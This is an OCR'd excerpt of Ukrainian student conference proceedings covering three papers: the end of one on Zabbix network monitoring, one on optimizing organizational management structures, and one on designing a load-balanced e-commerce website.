


Рис. 1 Узагальнена архітектура системи Zabbix

Zabbix є однією з кращих програм для моніторингу роботи мережі, оскільки для неї характерна велика функціональність, що часто використовується лише на 60% можливостей. Система Zabbix є складною на початковому етапі налаштування та розумінні принципів дії. Однак розібравшись, дозволяє ставити на моніторинг обладнання, майже одним «кліком» миші.

У системі відмінно реалізовані способи оповіщення (Email, Jabber і навіть по sms). Має Web-інтерфейс, підтримує SNMP, зовнішні проби типу ping, різні перевірки. Так само є відмінна функція для хостинг-провайдера - можна створювати сценарії стеження за Web-сайтами. Ці сценарії підтримують роботу звичайного користувача. Zabbix може зайти на потрібну сторінку, залогінитися на сайт, при цьому на графіку можна бачити час завантаження і кількість трафіку при виконанні цих дій. Можливо також масштабувати систему.

У результаті дані будуть оброблятися на кількох серверах, а відображатися в одній центральній точці [4].

З метою практичної реалізації моніторингу корпоративної мережі державної пенітенціарної служби України автором було встановлено та налаштовано всі пакети агента Zabbix під управлінням операційної системи Ubuntu LTS 16.04, веб-інтерфейс програми сервера та всі необхідні пакети (рис. 2, рис. 3, рис.4).



Рис. 2. Початкова установка веб-інтерфейсу

Якщо необхідно провести моніторинг стану серверів та інших комп'ютеризованих робочих місць за допомогою Zabbix, то це можна зробити двома способами. Перший спосіб - за допомогою SNMP-

запитів, з відправкою яких Zabbix чудово справляється. Другий полягає у використанні Zabbix агента, який запускається на системі, за якою ведеться спостереження [5].



Рис. 3. Установка пакетів: а) php ini файлу. значення деяких параметрів не відповідають; б) на php.после внесення виправлень у файл ini вид

На рис.4 показано успішне завершення установки програми.



Рис. 4. Форма входу через веб-інтерфейс

Список спостережуваних параметрів включає в себе як такі прості речі, як завантаження процесора, використання пам'яті, так і більш складні, такі як відстеження факту зміни будь-якого файлу. Можливості Zabbix агента ростуть від версії до версії.

Моніторинг великої кількості пристроїв вимагає в допомогу інструменти автоматизації, інакше складно проводити «вручну» налаштування параметрів моніторингу для великої кількості вузлів, до того ж завжди є можливість допустити помилку. Zabbix має набір інструментів

для автоматизації - це шаблони, виявлення мережевих пристроїв, автореєстрація Zabbix-агентів [5].

Також дана система дозволяє проводити веб-моніторинг. Для активації веб-моніторингу необхідно створити веб-сценарії. Сценарій станів з одного або декількох запитів HTTP або "кроків". Зібрані дані з виконання веб-сценаріїв зберігаються в базі даних. Ці дані автоматично використовуються для графіків, тригерів і оповіщень.

Серед основних можливостей системи моніторингу Zabbix можна виділити наступні:

- Розподілений моніторинг до 1000 вузлів;
- Сценарії на основі моніторингу;
- Централізований моніторинг лог-файлів (перевірка файлів реєстрації на помилковість);

- Автоматичне виявлення (автоматичне виявлення за діапазоном IP-адрес і SNMP-перевірка);

- SLA (Service Level Agreement) моніторинг (регулювання взаємовідносин між підрозділами організацій, перелік параметрів якості тощо);

- Комплексна реакція на події;
- Гнучка система шаблонів і груп;
- Можливість створювати карти мереж [6].

Приклад виконання карти мережі з використанням програмного продукту Zabbix представлений на рис. 5.




Рис. 5. Приклад виконання карти мережі з використанням програмного продукту Zabbix

Таким чином, система моніторингу Zabbix є досить ефективним засобом контролю параметрів телекомунікаційних мереж, що дозволяє вести спостереження за великою кількістю кінцевих вузлів, своєчасно надавати інформацію про стан мережі і проводити дії щодо управління нею.

Висновки. На сьогоднішній день комп'ютеризація на робочих місцях - явище нерідке. Наявність одних тільки комп'ютерів в офісі з великими інформаційними потоками і обсягами роботи з документами уповільнює процес роботи співробітників, створює незручності. Успіх діяльності практично будь-якого підприємства чи організації пов'язаний або залежить від наявності та налагодженості системи інформатизації, які тепер часто називають корпоративними мережами.

Використання систем моніторингу мережевої інфраструктури, зокрема Zabbix, дозволяє значно підвищити прозорість мережі, попередити виникнення аварійних ситуацій і знизити часові витрати на відновлення після збоїв.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1.Using-zabbix [Електронний ресурс]. – Режим доступу до ресурсу: https://xakep.ru/2014/08/13/using-zabbix - Назва з екрану.

2.Дж. С. Макін, Йен Маклін Впровадження, управління та підтримка мережевої інфраструктури Microsoft Windows Server 2003. Навчальний курс MCSA / MCSE / Пер. з англ. - М., 2004.

3.Далле ВАК А. Zabbix. Практичний посібник / пер.с англ. А.Н.Кіселева. М.: ДМК Пресс, 2017. -356 с.

4. Телекомунікаційні та інформаційні мережі: Підручник [для вищих навчальних закладів] /П. П. Воробієнко, Л. А. Нікітюк, П. І. Резніченко. – К.:САММІТ - Книга, 2010. – 708 с.

5. Zabbix [Електронний ресурс]. – Режим доступу до ресурсу: http://habrahabr.ru/company/zabbix - Назва з екрану.

6. Вилсон, Е. Мониторинг та анализ сетей. Методи виявлення несправностей: практическое пособие. М .: Лорі, 2005. - 364 с.

Стоцька Олена Михайлівна,
студентка групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Постіл Степан Дмитрович,
к.т.н., доцент, професор кафедри
інтелектуальних управляючих
та обчислювальних систем

ТЕОРЕТИЧНІ АСПЕКТИ ФОРМУВАННЯ ОПТИМАЛЬНОЇ ОРГАНІЗАЦІЙНОЇ СТРУКТУРИ УПРАВЛІННЯ ПІДПРИЄМСТВОМ

У статті проаналізовано основні принципи побудови організаційних структур системи управління, визначені напрями її удосконалення за умови переходу до органічних організаційних структур.

Ключові слова: *організаційна структура управління, оптимальність, інформаційні системи управління*

THEORETICAL ASPECTS OF FORMATION OF OPTIMAL ORGANIZATIONAL STRUCTURE OF ENTERPRISE MANAGEMENT

The article analyzes the basic principles of building organizational structures of the management system, defines the directions of its improvement under the condition of transition to organic organizational structures.

Keywords: *organizational structure of management, optimality, management information systems*

Постановка проблеми. Однією з головних умов ефективного функціонування підприємства (установи) є правильна організація системи управління, яка, у свою чергу, залежить від специфіки роботи всіх його структурних підрозділів. Основним способом усунення існуючих недоліків структури управління підприємством є її оптимізація. Керівники повинні обрати саме ту структуру, яка найкраще відповідає поставленим цілям і задачам підприємства, а також цілеспрямовано розподіляє і координує зусилля співробітників і таким чином забезпечує конкуренто-

спроможність підприємства. Викладені обставини підтверджують доцільність та актуальність проведення досліджень щодо оптимізації організаційних структур управління підприємствами, обґрунтуванню нових підходів та алгоритмів до вирішення даної проблеми.

"У дослідженнях організаційних структур управління вагоме місце належить зарубіжним вченим П. Друкеру, М. Веберу, Д. Гібсону, Т. Коно, Т. Питеру, А. Хоскінсу та інші. У працях українських вчених Л. Базилевича, Л. Бондарчука, Л. Шваба також розглядаються питання взаємодії стратегій розвитку та організаційних структур, процесного підходу до формування систем управління" [1].

Незважаючи на велику кількість наукових публікацій з питань організаційних структур управління підприємствами, проблема їх оптимізації з урахуванням змін внутрішнього і зовнішнього середовища все ще залишається маловивченою.

Метою написання статті є висвітлення результатів дослідження актуальних проблем побудови організаційної структури, теоретичне узагальнення засад її оптимізації з точки зору ефективного управління підприємством.

Основні результати дослідження. Одним із суттєвих організаційно-управлінських чинників, що зумовлюють стан внутрішнього середовища сучасного підприємства, є організаційна структура управління. Багато керівників підприємств усвідомили необхідність удосконалення організаційної структури управління, як одного з визначальних чинників виходу із кризи, викликаної невідповідністю виробничо-господарського й управлінського потенціалу мінливим умовам зовнішнього середовища.

"Організаційна структура управління – це одне із ключових понять менеджменту, що тісно пов'язане із цілями, функціями, процесом управління, роботою менеджерів і розподілом між ними повноважень. У рамках цієї структури протікає весь управлінський процес, у якому беруть участь менеджери всіх рівнів, категорій та професійної спеціалізації" [1].

При цьому структурні підрозділи всередині підприємства (відділи, служби тощо) повинні виникати там, де необхідно перетворити інформаційні потоки у відповідну кількісну або якісну форму.

"Існують певні принципи та методи, яких обов'язково дотримуються при формуванні структур на всіх рівнях управління, основними з них є:

1. Відповідність організаційної структури цілям управлінської діяльності, а не навпаки, що допомагає значно скоротити витрати на управління.

2. Оптимізація поділу праці: створення повністю завантажених робочих місць, усунення протилежних функцій. Дотримання цього принципу дає змогу забезпечити оптимальне завантаження кожного працівника, зберегти творчий характер роботи.

3. Обов'язкова розробка посадових обов'язків, визначення прав кожного працівника при формуванні організаційної структури управління, що забезпечить уникнення дублювання функцій, втрати частини функцій.

4. Дотримання відповідності повноважень обов'язкам - невиконання цього принципу завдає економічної і моральної шкоди організаційній структурі управління.

5. Відповідність організаційної структури управління зовнішньому середовищу - невиконання цього принципу приводить до збільшення витрат часу на доведення управлінських рішень" [2].

Дотримання названих принципів у комплексі допомагає оптимізувати кількість рівнів управління і зв'язків між ними. Завищення обсягу рівнів і зв'язків – це зайві витрати на виконання необхідних функцій управління і ріст некерованості організаційної системи. "Перевірка дотримання перелічених принципів рекомендується як один із найважливіших напрямів управлінського аналізу існуючих організаційних структур управління" [2].

Крім того, будь-яка організаційна структура повинна забезпечити безперешкодний рух всіх інформаційних потоків та прийняття управлінських рішень.

"Для цього застосовуються такі потужні інструменти як інформаційні системи:

- на оперативному рівні системи оперативної обробки транзакцій (on-line Transaction Processing – OLTP системи), які призначені для введення, структурованого зберігання і обробки інформації (операцій, документів) в режимі реального часу.

- на тактичному рівні — інформаційні системи управління, які базуються на технології OLAP (On-line Analytical Processing – оперативна аналітична обробка)

- на стратегічному рівні — системи підтримки прийняття рішень ,експертні системи, які призначені для вирішення задач управління

бізнес-процесами підприємства на рівні топ-менеджерів — пошук нових ринків збуту, вибір джерела фінансування, залучення інвесторів, інжинірингу і реінжинірингу бізнес-процесів" [2].

Необхідно зазначити, що більшість організаційних структур українських підприємств досі залишаються лінійно-функціональними. Але у сучасних умовах доцільним є поступовий перехід до органічних організаційних структур які умовно розподілені на гнучкі та жорсткі. До останніх належать матричні, проектні, штабні та програмно-цільові структури.

У західній теорії менеджменту, що ґрунтується на концепціях організаційної поведінки, однією із актуальних та розповсюджених структур є проектна організаційна структура управління.

"Усе більш зростаюча актуальність проектного управління зумовлює необхідність розгляду проектних організаційних структур управління, їх різновидів, характеристик, особливостей застосування, а також переваг та недоліків порівняно із традиційними ієрархічними структурами" [3].

"Проектна організаційна структура управління підприємством повинна відповідати ряду вимог, які характеризують раціональну структуру:

- мінімальний розмір структурних підрозділів - досягається мінімізацією кількості робочих місць у цілому, скороченням чисельності з перерозподілом функцій і зменшенням числа рівнів управління;

- мінімальна кількість рівнів управління досягається аналогічно попередній вимозі. Їх скорочення ефективне тільки при дотриманні комплексного делегування повноважень і відповідальності;

- групова організація праці. Там, де це технологічно можливо, рекомендується віддавати перевагу груповим формам організації праці;

- орієнтація поточної роботи на зовнішнє середовище. Тим самим ефективність роботи окремих блоків системи управління оцінюється через виходи системи в зовнішнє середовище за сукупними критеріями її ефективності (величина корисного ефекту, зниження витрат і т. д.);

- швидка реакція на зміни зовнішнього середовища. Вимогу можна реалізувати через розробку стандартів прийняття типових управлінських рішень, створення методичного забезпечення виконання управлінських рішень (специфікацій типових функціональних обов'язків), розробку системи контролю або моніторингу зовнішнього середовища (наприклад, табло управління);

- висока продуктивність праці і низькі прямі витрати. Вимогу можна прийняти як частку, оскільки важлива не окремо взята продуктивність праці кожного робочого місця працівника чи керівника, а сукупна продуктивність організаційної структури управління, яка вимірюється кількістю якісних управлінських рішень;

- висока якість послуг і сталість зв'язку зі споживачем послуг. Реалізація цієї вимоги допомагає скоротити прямі витрати на управління, оскільки підтримувати інформаційний канал легше, ніж створювати його заново" [4].

З огляду на це, доцільним стає застосування на українських підприємствах органічних організаційних структур , а саме, проектних організаційних структур.

"Алгоритм формування ефективної організаційної структури при цьому повинен включати в себе як мінімум чотири етапи:

1. Побудова організаційної структури управління:

- визначення головної мети, підцілей, функцій і завдань по досягненню відповідних підцелей, які визначаються на основі попередньо проведених маркетингових досліджень;

- обґрунтування відповідної функціональної структури управління шляхом побудови адекватних моделей, що забезпечують чіткий, з необхідним ступенем деталізації опис різних процесів управління, умов і факторів, що визначають логіку і взаємини учасників цього процесу;

- утворення структурних підрозділів організаційної структури управління на основі: побудови структурних блоків, орієнтованих на ринок або споживача; об'єднання в структурних блоках цільових груп фахівців відповідних цілеспрямованих команд, що функціонують на мережевому принципі їх взаємодії; необхідності орієнтації на мінімальне число рівнів управління і широку зону контролю; об'єднання подібних функцій всередині структурних блоків під єдиним початком та чіткого відділення загальних груп функцій (і відповідних керівників) від інших згідно функціональної моделі; необхідності наділення працівників відповідальністю і, разом з тим, можливістю для прояву ініціативи;

- визначення сфери компетенції кожного з керуючих працівників, обсягу їхньої влади і відповідальності; крім того, повинні бути передбачені дієві інструменти забезпечення влади (тобто по суті виконання розпоряджень) і ефективні структурні засоби збору і доставки інформації.

2. Оптимізація структури і складу кадрів організаційної структури управління на основі збалансованості робочих місць за трудомісткістю і засобам, необхідним і достатнім для виконання відповідних функцій, шляхом використання теорії потоків і властивих їй методів (матричний підхід) їх оптимізації.

3. Підбір і раціональна розстановка кадрів структурних підрозділів організаційної структури:

- оцінювання їх професійно-кваліфікаційних можливостей з урахуванням соціально-психологічних та естетичних характеристик кадрів;

- розроблення для них посадових інструкцій, в яких повинні бути ясно виділені функції, засоби, обов'язки, права, влада і відповідальність.

4. Формування організаційної культури підприємства в цілому та його структурних підсистем (субкультур) на основі певних принципів і з урахуванням факторів, що визначають цю культуру" [5].

Важливим є також запровадження інтегрованої інформаційної системи (ІІС), яка повинна бути заснована на єдиній програмно-апаратній платформі і загальній базі даних. В ІІС окремі функціональні підсистеми (підсистеми управління персоналом, логістики, виробництва, бухгалтерського обліку, управління фінансами тощо) взаємозв'язані на основі єдиного технологічного процесу обробки інформації. При цьому, необхідними умовами функціонування інтегрованої інформаційної системи є наявність локальної обчислювальної мережі, застосування клієнт-серверної технології та розподіленої архітектури інформаційної системи. Саме розподілена архітектура буде забезпечувати спільний доступ усіх користувачів до єдиної бази даних, розподілену систему введення-виведення даних та децентралізацію їх обробки.

При створенні організаційної структури управління доцільно досягати максимальної простоти і ясності схем циркуляції потоків.

Висновки. Отже, побудова оптимальної організаційної структури управління полягає в тому, щоб при виконанні функцій управління найбільш раціонально розподілити роботу між працівниками різних рівнів, знайти найкраще співвідношення різних категорій працівників та оптимальні структури загалом. Оптимальна організаційна структура управління передбачає оптимальний розподіл функціональних обов'язків, прав і відповідальності, порядку й форм взаємодії між органами управління підприємством та працюючими на цьому людьми.

З метою ефективного впровадження управлінської інформаційної системи на підприємстві доцільно вирішити головну проблему – виявити основні вузькі місця управління підприємством та знайти шляхи їх вирішення. При цьому ефект від функціонування інформаційних систем має бути більшим, ніж витрати на її розробку, впровадження та експлуатацію.

Оптимальна організаційна структура управління підприємством повинна мати адекватну потребам інформаційну структуру, відображати стратегічні цілі підприємства та забезпечувати конкурентну діяльності підприємства у ринкових умовах.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Базилевич Л. А. Моделирование организационных структур : [підруч.] / Л. А. Базилевич [Под. ред. В. Р. Окорокова.] // – Л.: ЛГУ, 1978. – 159 с.

2. Глівенко С. В. Інформаційні системи в менеджменті: Навчальний посібник / С. В. Глівенко, Є. В. Лапін, О. О. Павленко та ін. // - Суми: ВТД "Університетська книга", 2003. - 525 с.

3. Свірідова С. С. Застосування проектних організаційних структур на корпоративних підприємствах [електронний ресурс]. / С. С. Свірідова, Г. Л. Садовець // - Режим доступу: http://ena.lp.edu.ua/bitstream/ntb/18743/1/46-213-218.pdf – назва з екрану.

4. Антипенко Є. Ю. Проектно-організаційна структура управління ланцюгами поставок як метод підвищення конкурентоспроможності підприємства / Є. Ю. Антипенко, О. В. Воронцова // Науковий вісник ЧДІЕУ № 2 (18), 2013. – С.109-113.

5. Георгіаді Н. Г., Вільгуцька Р. Б. Організаціна структура як складова системи менеджменту підприємства [Електронний ресурс] / Н. Г. Георгіаді, Р. Б. Вільгуцька // - Режим доступу: http://ena.lp.edu.ua/bitstream/ntb/23165/1/6-33-40.pdf

Хоменко Владислав Валерійович,
студент групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Редич Олександр Володимирович,
к.е.н., доцент, доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

ПРОЕКТУВАННЯ ТА РОЗРОБКА САЙТУ ПРОДАЖУ ТОВАРІВ ШИРОКОГО АСОРТИМЕНТУ

Анотація. *В статті досліджено актуальність створення сайтів продажу товарів широкого асортименту. Відстежено, що веб магазини є досить популярним шляхом їх реалізації для торгових підприємств всіх форм власності, які згодом можуть перерости в ERP системи різних розмірів. Запропоновано шляхи створення та удосконалення веб орієнтованих систем для продажу товарів, які будуть сприяти зменшенню операційних витрат та прискорювати обробку замовлень.*

Ключові слова: *сайт продажу товарів широкого асортименту, ERP система, проектування та розробка.*

DESIGN AND DEVELOPMENT OF A WIDE SALE PRODUCT SITE

Annotation. *In the article investigated the relevance of developing a wide sale product site. Webshops is a popular way for realization them for each company, that can outgrow into ERP systems of different sizes. We propose ways to create and improve web-oriented systems for selling goods that will help reduce operating costs and speed up order processing.*

Keywords: *website for selling consumer goods, ERP system, design and development.*

Постановка проблеми. Роль створення сайтів для вдосконалення системи продажу товарів важко недооцінити. Не дивлячись на те, що існує велика кількість різноманітних сайтів, які пропонують свою продукцію, якість та зручність управління процесом продажу, як з

боку продавця, так і покупця залишає бажати кращого. Тому взаємодія сучасних технологій та ринкового попиту постійно потребує швидких та рішучих дій. Слід також зауважити, що вплив інноваційних процесів та діджиталізації на проектування та розробку сайтів, є суттєвим. За цих умов, одним із найголовніших завдань є - дотримання фінансових інтересів продавця з одночасним підвищенням якості обслуговування покупця.

Історично склалося так, що в Україні сучасні підходи до організації продажу товарів відстають від світових аналогів, таких як Amazon. Про те, постійно зростаюча кількість молодих спеціалістів в сфері інформаційних технологій, дає надію на різкий стрибок вітчизняного IT ринку, задля запобігання відриву від іноземних партнерів.

В теперішній час питання якості та надійності програмного забезпечення є ще більш гострим та актуальним, оскільки Україна знаходиться в стані довготривалої політичної та економічної нестабільності. Саме тому, метою дослідження є обґрунтування якісного проектування та розробки сайту продажу товарів широкого асортименту.

Тим не менш, все ще цікавим продовжує залишатися питання пов'язане з розробкою ефективної та гнучкої системи управління процесом продажу товарі, оскільки на даний момент вона ще потребує значного вдосконалення.

Аналіз досліджень та публікацій. Дане питання впродовж багатьох років розглядалось та досліджувалось багатьма спеціалістами цієї сфери, таких як І.В.Балахонова, С.А.Волчков, В.А.Капітуров, І.А.Обухов, С.В.Рум'янцев тощо.

Так І.А.Обухов у своїх книгах пов'язує розвиток ERP систем із зменшенням попиту та збільшенням пропозиції. Де в умовах конкуренції залишається те підприємство, яке змогло оптимізувати всі внутрішні та зовнішні процеси, пов'язаних із складськими запасами сировини, комплектуючих, напівфабрикатів та іншого, а також з аналогічними запасами, які знаходяться на різних ділянках безпосередньо на виробництві [4].

Метою статті є висвітлення проблематики та дослідження веб технологій для створення високонавантажених систем для продажу товарів широкого асортименту.

Виклад основного матеріалу дослідження. Об'єктивно зумовленою необхідністю постійного вдосконалення даного питання є ринкові коливання попиту та пропозиції. Саме їх враховують при створенні веб сайту.

Сам веб сайт являє собою сукупність веб сторінок, доступних у мережі Інтернет, які об'єднані як за змістом, так і за навігацією під єдиним доменним ім'ям. Фізично сайт може розміщуватися як на одному, так і на кількох серверах. Сайтом також називають вузол мережі Інтернет, комп'ютер, за яким закріплена унікальна IP-адреса, і взагалі будь-який об'єкт в Інтернеті, за яким закріплена адреса, що ідентифікує його в мережі (FTP-site, WWW-site тощо) [1].

Одним із найголовніших його компонентів є веб сервер.

Веб сервер - це це сервер, що приймає HTTP-запити від клієнтів, зазвичай веб браузерів, видає їм HTTP-відповіді, зазвичай разом з HTML-сторінкою, зображенням, файлом, медіа-потоком або іншими даними. Веб-сервером називають як програмне забезпечення, що виконує функції веб-сервера, так і комп'ютер, на якому це програмне забезпечення працює. Клієнти дістаються веб-сервера за URL-адресою потрібної їм веб-сторінки або іншого ресурсу [2,4]. Роль веб сервера для реалізації сайту продажу товарів зумовлена об’єктивними чинниками та полягає в забезпеченні користувацьких потреб, а саме: доступ до ресурсу в будь-який час з будь-якого місця.

Клієнт-серверна архітектура, починаючи з 1990 року не зазнала кардинальних змін, і по сьогоднішній день більша частина існуючих сайтів для продажу товарів використовують її класичну імплементацію, де використовується один сервер на якому розташована база даних, програма, яка обробляє запити та сам веб сервер. Цей підхід може добре підійти невеликим підприємствам, оскільки ціна утримання досить невелика, але надійність - надто низька. Оскільки при відмовленні одного із вузлів (база даних чи веб сервер) - відмовляється працювати весь сервіс, а це дуже важливий фактор для підприємств з великою кількістю товарів.

Так, на сьогоднішній день, з'являється все більше підходів для створення надійних систем: хмарні сховища, веб сервери і т.д. Це дає все більшої впевненості, проте залишається питання вибору підходу до реалізації самого сайту. Оскільки, в залежності від мов програмування, може збільшуватися час проектування та реалізації ERP системи. Це може бути вагомим фактором при прийнятті рішення бізнесом.

Серед найбільш поширених мов програмування, які використовуються при розробці таких систем, виділяють: Java, PHP, JavaScript. Java - частіше всього використовується для створення додатків які обслуговують банківську сферу. JavaScript - є популярною мовою для

розважальних та медіа додатків. Проте, на відміну від Java, JavaScript майже не задіюється для створення складних систем. В порівнянні з цими мовами, PHP вирізняється своєю простотою, гнучкістю та надійністю. Завдяки чому, стало можливим швидке та економічно вигідне створення систем різного ступеня складності.

Оскільки основна проблема яка зустрічається при створенні сучасних сайтів продажу товарів є їх надійність та гнучкість, було сформовано оптимальну архітектуру для розподілення ресурсів (рис. 2). Де при запиті клієнта до системи, спочатку відбувається обробка через вузол DNS, після чого вибирається активний веб сервер, який в свою чергу робить запити до бази даних. Якщо одна база недоступна то використовується інша її копія.




Рис 1. Оптимальна архітектура розподілення ресурсів.

DNS (англ. Domain Name System - система доменних імен) - комп'ютерна розподілена система для отримання інформації про домени. Найчастіше використовується для отримання IP-адреси по імені хоста (комп'ютера або пристрою), отримання інформації про маршрутизацію пошти та про обслуговуючі вузли для протоколів у домену [3].

Розподілена база даних DNS підтримується за допомогою ієрархії DNS-серверів, взаємодіючих за певним протоколом [3].

Основою DNS є уявлення про ієрархічну структуру доменного імені та зонах. Кожен сервер, що відповідає за ім'я, може делегувати відповідальність за подальшу частину домену іншому серверу (з адміністративної точки зору - іншої організації або людині), що дозволяє

покласти відповідальність за актуальність інформації на сервери різних організацій (людей), що відповідають тільки за «свою» частину доменного імені [3].

В даному варіанті реалізації досягається збалансованість навантаження на кожен веб сервер. Наприклад, у [5] розглядається розділення ресурсів на в межах одного додатку, що не дає нам впевненості у надійності системи в цілому.

Для досягнення більшої гнучкості також необхідно дотримуватися принципу модульності, оскільки додатки, які були створені по принципу моноліту набагато складніше модернізувати. Наприклад, коли необхідно змінити спосіб збереження даних.

Висновок. Веб розробка постійно вдосконалюється і йде в ногу з сучасними технологіями, що ускладнює підтримку актуальності вже створених систем та водночас дає змогу створювати більш надійні. Варто усвідомити, що проблема надійності веб додатків – це проблема не лише кожного окремо взятого підприємства, а й сфери веб розробки в цілому. Неможливо досягти максимальної надійності без постійного вдосконалення існуючих технологій та підходів до розробки. Таким чином, створення веб сайту для продажу товарів широкого вжитку повинно враховувати сучасні аспекти та для підвищення продуктивності використовувати процес розподілення ресурсів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Протокол передачі файлів (File Transfer Protocol, FTP) URL: https://uk.wikipedia.org/wiki/FTP (Дата звернення: 10.09.2019)

2. Вебсервер. URL: https://uk.wikipedia.org/wiki/%D0%86%D0%BD%D1%82%D0%B5%D1%80%D0%BD%D0%B5%D1%82 (Дата звернення: 05.09.2019)

3. DNS сервери. URL: https://2ip.ua/ua/blog/dns Дата звернення: 06.08.2019)

